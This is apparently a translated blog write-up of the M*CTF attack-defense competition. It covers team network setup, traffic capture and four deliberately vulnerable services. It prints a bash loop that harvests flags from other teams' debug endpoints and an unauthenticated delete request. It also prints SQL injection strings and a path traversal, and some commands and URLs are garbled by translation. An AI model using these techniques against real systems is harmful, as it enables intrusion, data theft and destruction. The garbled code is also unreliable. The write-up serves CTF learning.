Scrapbook with M * CTF

Good day! In this small opus, I would like to tell the eyes of the participant how CTF competitions of type attack-defense are held and, in particular, to highlight the past m * ctf competition . But before all this, I want to thank my Innopolis University for the opportunity to attend this (and many other) events.
Under the cut both organizational and technical details of past competitions. And of course, many, many photos!
CTF

CTF - a team competition in computer security and are divided into two types.
The first (aka jeopardy or task-based) is a set of independent tasks of a diverse nature. As a rule, the main categories are distinguished: cryptography, steganography, reverse, forensics, admin panel. Whoever gets the most points in the allotted time is good for him (an example of a recent event is CTF from Bi.Zone )
The second type (aka attack-defense) is a much more interesting and rare event. Each team is given a vulnerable image (for all teams it is identical), which contains several services. Each of these services in some way works with strings that are called flags. As the name implies, participants need to drag them through vulnerabilities in services. And on top of that, and protect your own. A similar competition was M * CTF.
M * CTF

M * CTF is a competition for students of Moscow universities, which are already held 3 times, this time on the basis of MTUCI. By a fortunate coincidence, I managed to get into the guest team and enjoy the competition.
Lecture day
The first day was overshadowed by an early rise (however, the second did not differ much). On this day, the registration of teams took place and, most importantly, lectures (by the way open to everyone) from partners were read. And the organizers tried to dispel the serious atmosphere with a small competition. The lecture program looked something like this:

Thanks to ptsecurity , Infotecs , Group-IB and the speakers of other organizations.
Competition day
Network
Before the start of the competition, we were given grid configs for the team with number N (mine was 21, then it will be used):
- Mesh: 10.60.N.1 / 24
- Gateway: 10.60.N.1
- Services should be available at: 10.60.N.2
- Available for other IP commands: 10.60.N.0 / 25
- Unavailable for other IP commands: 10.60.N.128 / 25
- Host for checking flags: 10.10.40.2:8080
Then the fun began - they began to distribute flash drives with images. Ironically, about 90% of flash drives contained broken archives, so a bit later the image was posted on Google . CTF would not be CTF unless similar incidents occurred on them.

Since I played almost alone, there was no one to delegate tasks, so all the actions below should be performed in parallel by different team members. Then there is a very small chance that you all have time :)
The first steps
The first thing to do is of course get into the image and see what lies there. But, alas, he got to me very late, so the first preparations were connected with the net. There is nothing magical and complicated in this, but the problem arises when it is necessary "here, now and to work", and mana under a century-old layer of dust has long been forgotten.
ip a a 10.60.21.135/24 dev eth0
ip r a default via 10.60.21.1 dev eth0
In general, that's all, the main thing is not to forget to turn off the dhcp client (or raise your own) so that it does not reset the settings. And, of course, it is worth registering an ns-server to humanly surf the Internet:
echo -e "nameserver 8.8.8.8\nnameserver 8.8.4.4" >/etc/resolv.confWhere to start
After some time, the cherished image of mctf.ova came to me and I happily opened it in a virtual machine . The test turned out to be 64-bit Debian, craving only 1 GB of RAM. The first flank of defense appears a little blue screen with GRUB:


Passwords from users in this case were not specified, but, fortunately, we have a regular grub, which means that we can easily change the bootloader entry. After the boot, we change the root password and reboot, not forgetting to add the / bin / bash launch first :
Further, it makes sense to install a network adapter of the Bridged type and configure the network inside the image.
In general, it is worth noting that you can complicate your life a bit and honestly make a NAT adapter with the correct forwarding and filtering, and even wind up some IDF on the intermediary gateway, but in reality this is rarely necessary.
Inside the image itself, the grid is configured for 4 commands, so you need to tweak it:
ip a f dev eth0
ip a a 10.60.21.2/24 dev eth0
ip r a default via 10.60.21.1 dev eth0
And a little more about the network
Before moving on to the most interesting part, it is worth mentioning the wonderful possibility of finding vulnerabilities - analysis of network traffic using wireshark or any other tool you know. As you probably understand, you can monitor the traffic that goes to you and it most likely will contain requests from the organizers and from rivals.
I had enough for 4 series of dumps (~ 3GB), but, alas, one of them was irretrievably lost due to an unplanned reboot (I hope the passwords are not accidentally merged there :). Personally, I prefer to run the GUI and periodically drop in there, although you can get by with such a command, for example, if memory is a pity:
tshark -i eth0 -w traf1.pcapPerhaps it’s worth automating the process of creating new files, but you had to think about this in advance. The process of the game itself is usually not up to it.

In addition to finding vulnerabilities in traffic, you can also analyze the packages of the organizers (at the beginning of the game, as a rule, the main traffic comes from them). Here, for example, you can define the User-Agent of the organizers and thereby you can filter the remaining packages from the players. You can immediately determine the format of the flag, as well as which ports and by what protocol it arrives.
We look at the images
And finally the most interesting! We only had 4 services, and they spin in docker containers. You can view information about available images and spinning containers for example like this:
docker ps && docker images 
Here we can notice 4 services: voicemail (port 2222, for some reason it is not shown in the list), drdre (port 3333), mis (port 8080), poke (port 8090).
To analyze the service, we need to go into the docker container, and then find and download the necessary files from there.
docker exec -it mctf-<service> /bin/bashA short note before reviewing the services: there was no analysis of tasks after the competition, and a further description of the services is what I managed to dig in those 8 hours and what I could learn in the process of communicating with other teams after the game. This means that in each of the services most likely there are (and many!) Exploitable vulnerabilities, so I would be very grateful for the additions.
Voicemail

The first service is used to send voice messages using SIP based on the freeswitch library , and all low-level things happen there. The library was installed quite fresh and there were no ready-made exploits for it under open access, so its study seemed to me a waste of time.
Web requests are handled by a single voicemail.py file , which is a simple Flask server . So all the services are the same, so the app.config ['DEBUG'] = True parameter is set for all and the secret key is the same.
It is also interesting that the already mentioned library creates /var/www/voicemail/static/freeswitch.log , which is not processed separately in voicemail.py . Why is it important? Flags should be included in this log (according to other participants), although I still could not find the traffic dumps and service requests for other teams.
Drre

The second service is a monstrous (although there are not so many useful files there) Tomcat -server. It acts as the site of an antivirus company. You can download Dr. Dre antivirus from it or check the malware like virustotal. Most likely, after sending this file, it was launched by the antivirus, with which you could get some ill-fated RCE .
This, in fact, was one of these services, a vulnerability to which I found in traffic. Requests went to http ://10.60.21.2ogi333/stat?debug= true , without thinking twice, we go there and see (or we don’t see, you have no flags :) lines suspiciously reminiscent of a flag. A small script for passing flags could look like this:
#!/bin/bash
for i in $(seq 1 20);
do
    wget -q "http://10.60.$i.2:3333/stat?debug=true" -O file --timeout=2
    for i in $(egrep -o "[a-zA-Z0-9]{40}=" file);
    doecho$i | nc 10.10.40.2 8080 | grep -i "input flag"
        sleep 1
    donedone
MIS (aka Private Messanger)

The third service is a php server with low-level communication with the database through bare sockets. It allows you to encrypt text using a 100x100px image. The key is obtained from the low-order bits of the R-channel; in total, the key can be up to 10,000 bits. The ciphertext is issued using the exclusive or between the flag, a salt and a key known in advance. I tried to look at examples of keys, but, alas, it looked as if they were generated by chance. Although there was one unconfirmed and not refuted guess: it is likely that the keys could be used for all the commands the same. Then, with knowledge of the salt and the key, a flag could be obtained.
The first attack was of the DoS type and it was carried out quite simply. When requesting the deletion of a message (flag), only the presence of a password was checked, and not its correctness. In total, a request of the form GET /delete.php?id=<id>&pass=0&ask=Y could remove the opponent’s flags and thereby cause him to lose precious points.
The second attack was to inject mysql queries through bare sockets. The request in the service was as follows: P \ t999 \ tservice1 \ ttext \ tPRIMARY \ tid, pass, text \ n999 \ t = \ t1 \ t $ _GET [id] \ n , thereby you could pick up a string and get full access to db
Poke

The latter service is also implemented in php. It prompts the user to select a Pokemon and roam the map in search of battles. After a certain number of victories, a flag is sent. This service was apparently the most leaky of all. In fact, fights can be conducted without encountering an opponent, you just need to know his nickname. One of the vulnerabilities is trivial sqli wherever possible.
For example, the query: /battle.php?to=qzqzqqz'%20union%20select%20username%20from%
20users% 20limit% 2012345.1% 20 -% 201 will display the username number 12345. Then, for the query "/ class / database / users / <nick> /flag.jpg "get the desired flag. It could have been even simpler: the query "/class/database/users.db" issued an entire sqlite database, from where, in addition to the list of users, you can also get password hashes and many other interesting things. But if you suddenly want to just play, but not with anyone, you can just go to /battle.php?to=../users/
And a few words about the ending


An hour before the end of the competition (intentionally) access to the table with points was closed, and thus, the intrigue remained, who would still win. It was extremely unexpected to see in the first place a team from the HSE, which before that took the 2nd place. And the final scorboard in hacker mode, to the console (and not because the server crashed):
I would like to express my gratitude to the ctfnews community for supporting the competitions themselves and for the photos. The rest, by the way, can be found in the VK album









